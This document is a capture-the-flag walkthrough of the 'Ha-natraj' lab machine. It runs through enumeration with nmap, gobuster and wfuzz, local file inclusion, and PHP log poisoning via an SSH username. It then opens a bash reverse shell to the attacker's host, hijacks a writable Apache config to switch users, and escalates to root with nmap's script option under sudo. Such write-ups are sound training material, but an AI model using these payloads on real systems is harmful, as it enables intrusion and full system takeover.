Offensive Security – Ha-natraj

Alberto Gómez

First, I executed a simple *nmap* scan:


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn 192.168.51.80
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-07 17:35 EDT
Nmap scan report for 192.168.51.80
Host is up (0.078s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.96 seconds
```

Then *gobuster* to enumerate web directories:

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -x php,html,txt -u http://192.168.51.80 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.51.80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
2023/05/07 17:36:16 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/images               (Status: 301) [Size: 315] [--> http://192.168.51.80/images/]
/index.html           (Status: 200) [Size: 14497]
/.html                (Status: 403) [Size: 278]
/console              (Status: 301) [Size: 316] [--> http://192.168.51.80/console/]
Progress: 36093 / 882244 (4.09%)
```

Found /console folder and file.php inside:



It prints no output. We can try to fuzz it to see if we find any URI parameter:


wfuzz -w /opt/SecLists-master/Discovery/Web-Content/burp-parameter-names.txt -u http://192.168.51.80/console/file.php?FUZZ=/etc/passwd --hh 0

```
Target: http://192.168.51.80/console/file.php?FUZZ=/etc/passwd
Total requests: 6453

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002206:   200        27 L     35 W       1398 Ch     "file"
```

Let's confirm that LFI:




We can see two users: *mahakal* and *natraj*. I tried to find SSH keys but there weren't any.

Let's check for log poisoning. Trying to access Apache's access log we can't see any content:

http://192.168.51.80/console/file.php?file=/var/log/apache2/access.log

But we can see the content on *auth.log*:



We can try some trick to inject PHP code on the log so that the webserver executes it when serving us the file.


Let's execute this command to try to connect though SSH with a made-up user:

ssh '<?php system($_GET['cmd']); ?>'@192.168.51.80

And now try to execute a command with an HTTP request:

192.168.51.80/console/file.php?file=/var/log/auth.log&cmd=id

On the response we can see the result from the *id* command:



Let’s try to get a shell with the following command, URL-encoded:

bash -c 'bash -i >& /dev/tcp/192.168.49.51/8888 0>&1'

192.168.51.80/console/file.php?file=/var/log/auth.log&cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.49.51%2F8888%200%3E%261%27

And got a shell:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.80] 49412
bash: cannot set terminal process group (545): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/console$
```

Found the first flag on */var/www*:

```
www-data@ubuntu:/var/www/html/console$ cat /var/www/local.txt
cat /var/www/local.txt
1aae9389604e0e9a702347582466c906
www-data@ubuntu:/var/www/html/console$
```

We see that we can use *systemctl* against the *apache2* service with *sudo* privileges:

```
www-data@ubuntu:/var/www/html/console$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/systemctl start apache2
    (ALL) NOPASSWD: /bin/systemctl stop apache2
    (ALL) NOPASSWD: /bin/systemctl restart apache2
www-data@ubuntu:/var/www/html/console$
```

Checking for file permissions on the apache2 folders we find writable permissions on the *apache2.conf* file:

```
www-data@ubuntu:/var/www/html/console$ ls -lR /etc/apache2
ls -lR /etc/apache2
/etc/apache2:
total 80
-rwxrwxrwx 1 root root  7224 Mar 13  2020 apache2.conf
drwxr-xr-x 2 root root  4096 Jun  3  2020 conf-available
drwxr-xr-x 2 root root  4096 Jun  3  2020 conf-enabled
-rw-r--r-- 1 root root  1782 Jul 16  2019 envvars
-rw-r--r-- 1 root root 31063 Jul 16  2019 magic
drwxr-xr-x 2 root root 12288 Jun  3  2020 mods-available
drwxr-xr-x 2 root root  4096 Jun  3  2020 mods-enabled
-rw-r--r-- 1 root root   320 Jul 16  2019 ports.conf
drwxr-xr-x 2 root root  4096 Jun  3  2020 sites-available
drwxr-xr-x 2 root root  4096 Jun  3  2020 sites-enabled
```

We could also search for writable files on the whole system with ‘*find / -writable 2>/dev/null*’ and filter the results with grep, like follows ‘find / -writable 2>/dev/null’ | grep -vE "/proc|/lib|/run"’.

As we have permission to restart the service, we can change the user that executes the service in order to repeat the process we followed and get another user's shell.

To be able to modify files and execute CTRL+ shortcuts, let's enhance our shell:

- First, execute '*script /dev/null -c bash*'.
- Next, *CTRL+Z* and execute '*stty raw -echo; fg*'.
- Then, '*reset xterm*'.
- Lastly, '*export TERM=xterm*'.

Let's modify the /etc/apache2/apache2.conf file and change the service's user:

```
  GNU nano 2.9.3            /etc/apache2/apache2.conf              Modified

KeepAliveTimeout 5

# These need to be set in /etc/apache2/envvars
User mahakal
Group ${APACHE_RUN_GROUP}
```

And restart the service with '*sudo /bin/systemctl restart apache2*'. We will lose our shell session.

After the service is restarted, we start a listener and send the request with the shell payload again to gain access with the new user:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.80] 49430
bash: cannot set terminal process group (24510): Inappropriate ioctl for device
bash: no job control in this shell
mahakal@ubuntu:/var/www/html/console$
```

At this point, I repeated the previous steps to enhance the current shell.

We can see that the user has *sudo* permissions to execute *nmap* without providing any password:

```
mahakal@ubuntu:/var/www/html/console$ sudo -l
sudo -l
Matching Defaults entries for mahakal on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mahakal may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/nmap
mahakal@ubuntu:/var/www/html/console$
```

On GTFOBins we can find some commands to get root access when *nmap* has *sudo* permissions:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

Executing them, I got a root shell. We can't see the commands being written, but we see their output. On the next picture, I executed '*whoami*' and then 'cat /root/proof.txt' to get the final flag:

```
mahakal@ubuntu:/var/www/html/console$ export TERM=xterm
mahakal@ubuntu:/var/www/html/console$
mahakal@ubuntu:/var/www/html/console$ TF=$(mktemp)
mahakal@ubuntu:/var/www/html/console$ echo 'os.execute("/bin/sh")' > $TF
mahakal@ubuntu:/var/www/html/console$ sudo /usr/bin/nmap --script=$TF

Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-07 15:21 PDT
NSE: Warning: Loading '/tmp/tmp.zLEksxLcNr' -- the recommended file extension is '.nse'.
# root
# 0469a4c95397aa2b09be29ad7394ba72
#
```